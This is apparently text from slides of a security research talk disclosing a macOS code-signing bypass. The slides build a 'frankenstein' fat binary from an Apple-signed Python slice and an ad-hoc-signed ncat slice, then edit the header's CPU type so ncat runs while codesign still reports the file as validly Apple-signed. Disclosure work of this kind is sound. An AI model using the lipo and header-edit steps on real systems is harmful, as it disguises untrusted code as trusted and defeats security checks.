
This vulnerability exists in the difference between how the Mach-O loader loads signed code vs how improperly used Code Signing APIs check signed code and is exploited via a malformed Universal/Fat Binary.

This vulnerability exists in the difference between how the Mach-O loader loads signed code vs how improperly used Code Signing APIs check signed code and is exploited via a **malformed Universal/Fat Binary**.


```
$ file /bin-sync  
/bin-sync: Mach-O universal binary with 2 architectures: [x86_64:Mach-O 64-bit executable x86_64]  
[i386:Mach-O executable i386]  
/bin-sync (for architecture x86_64):      Mach-O 64-bit executable x86_64  
/bin-sync (for architecture i386):        Mach-O executable i386
```



```
$ file /bin-sync  
/bin-sync: Mach-O universal binary with 2 architectures:  
[i386:Mach-O executable i386]  
/bin-sync (for architecture x86_64): Mach-O 64-bit executable x86_64  
/bin-sync (for architecture i386): Mach-O executable i386
```



```
$ file /bin-sync  
/bin-sync: Mach-O universal binary with 2 architectures:  
[i386:Mach-O executable i386]  
/bin-sync (for architecture x86_64): Mach-O 64-bit executable x86_64  
/bin-sync (for architecture i386): Mach-O executable i386
```



This vulnerability exists in the **difference between how the Mach-O loader loads code vs how improperly used Code Signing APIs check signed code** and is exploited via a malformed Universal/Fat Binary.

```
$lipo -create python.x86_64 ncat.i386 -output ncat.frankenstein
```

ncat.frankenstein

Search

Raw **RVA**

Fat Binary

Fat Header

► Executable (X86_64)

► Executable (X86)

Apple Signed Python x86_64 →

Adhoc signed NCAT →

Offset	Data	Description	Value
00000000	BEBAFECA	Magic Number	FAT_CIGAM
00000004	02000000	Number of Architecture	2
00000008	07000001	CPU Type	CPU_TYPE_X86_64
0000000C	03000080	CPU SubType	CPU_SUBTYPE_X86_64_ALL
00000010	00100000	Offset	4096
00000014	20750000	Size	29984
00000018	0C000000	Align	4096
0000001C	07000000	CPU Type	CPU_TYPE_I386
00000020	03000000	CPU SubType	CPU_SUBTYPE_I386_ALL
00000024	00900000	Offset	36864
00000028	A0702500	Size	2453664
0000002C	0C000000	Align	4096

```
[→ pocs codesign -dv ../python.x64
Executable=[REDACTED]/python.x64
Identifier=com.apple.python
Format=Mach-O thin (x86_64)
CodeDirectory v=20100 size=321 flags=0x0(none) hashes=6+2 location=embedded
Platform identifier=2
Signature size=4105
Info.plist=not bound
TeamIdentifier=not set
Sealed Resources=none
Internal requirements count=1 size=64
[→ pocs codesign -dv ../ncat.i386
Executable=[REDACTED]/ncat.i386
Identifier=ncat-5555494405839dc7b74b3eadb11b711f7cf10998
Format=Mach-O thin (i386)
CodeDirectory v=20100 size=12014 flags=0x2(adhoc) hashes=594+2 location=embedded
Signature=adhoc
Info.plist=not bound
TeamIdentifier=not set
Sealed Resources=none
Internal requirements count=0 size=12
```

```
[→ pocs cp ./ncat.frankenstein /tmp/python
[→ pocs /tmp/python
Python 2.7.10 (default, Feb 7 2017, 00:08:15)
[GCC 4.2.1 Compatible Apple LLVM 8.0.0 (clang-800.0.34)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> █
```

ncat.frankenstein

RAW RVA

Search

▼ Fat Binary

Fat Header

► Executable (X86_64)

► Executable (X86)

Invalid CPU_TYPE →

...therefore...

Adhoc Signed NCAT executes →

Offset	Data	Description	Value
00000000	BEBAFECA	Magic Number	FAT_CIGAM
00000004	02000000	Number of Architecture	2
00000008	05000001	CPU Type	???
0000000C	03000080	CPU SubType	???
00000010	00100000	Offset	4096
00000014	20750000	Size	29984
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0000001C	07000000	CPU Type	CPU_TYPE_I386
00000020	03000000	CPU SubType	CPU_SUBTYPE_I386_ALL
00000024	00900000	Offset	36864
00000028	A0702500	Size	2453664
0000002C	0C000000	Align	4096

```
[→ pocs /tmp/python -lvp 8080
Ncat: Version 7.60 ( https://nmap.org/ncat )
Ncat: Generating a temporary 1024-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: 4E1F 7042 390A D8C9 FF45 C396 F7F5 1165 8CCA 7293
Ncat: Listening on :::8080
Ncat: Listening on 0.0.0.0:8080
^C
[→ pocs codesign -dv /tmp/python
Executable=/private/tmp/python
Identifier=com.apple.python
Format=Mach-O universal (i386 (16777221:-21474836)
CodeDirectory v=20100 size=321 flags=0x0(none) hashes=6+2 location=embedded
Platform identifier=2
Signature size=4105
Info.plist=not bound
TeamIdentifier=not set
Sealed Resources=none
Internal requirements count=1 size=64
[→ pocs codesign -vvvv /tmp/python
/tmp/python: valid on disk
/tmp/python: satisfies its Designated Requirement
```

```
[→ pocs /tmp/python -lvp 8080
Ncat: Version 7.60 ( https://nmap.org/ncat )
Ncat: Generating a temporary 1024-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: 4E1F 7042 390A D8C9 FF45 C396 F7F5 1165 8CCA 7293
Ncat: Listening on :::8080
Ncat: Listening on 0.0.0.0:8080
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Executable=/private/tmp/python
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CodeDirectory v=20100 size=321 flags=0x0(none) hashes=6+2 location=embedded
Platform identifier=2
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Info.plist=not bound
TeamIdentifier=not set
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Internal requirements count=1 size=64
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[→ pocs /tmp/python -lvp 8080
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[→ pocs codesign -dv /tmp/python
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Platform identifier=2
Signature size=4105
Info.plist=not bound
TeamIdentifier=not set
Sealed Resources=none
Internal requirements count=1 size=64
[→ pocs codesign -vvvv /tmp/python
/tmp/python: valid on disk
/tmp/python: satisfies its Designated Requirement
```


What vendors were affected?

Test Samples

Sample Name	Notes
bash_not_signed	Sample not signed, malformed header
Bash_ppc_adhoc	PPC, adhoc signed, non-malformed header
Bash_adhoc	Adhoc signed, malformed header
Terminal.app	Application Bundle, Adhoc signed, malformed header

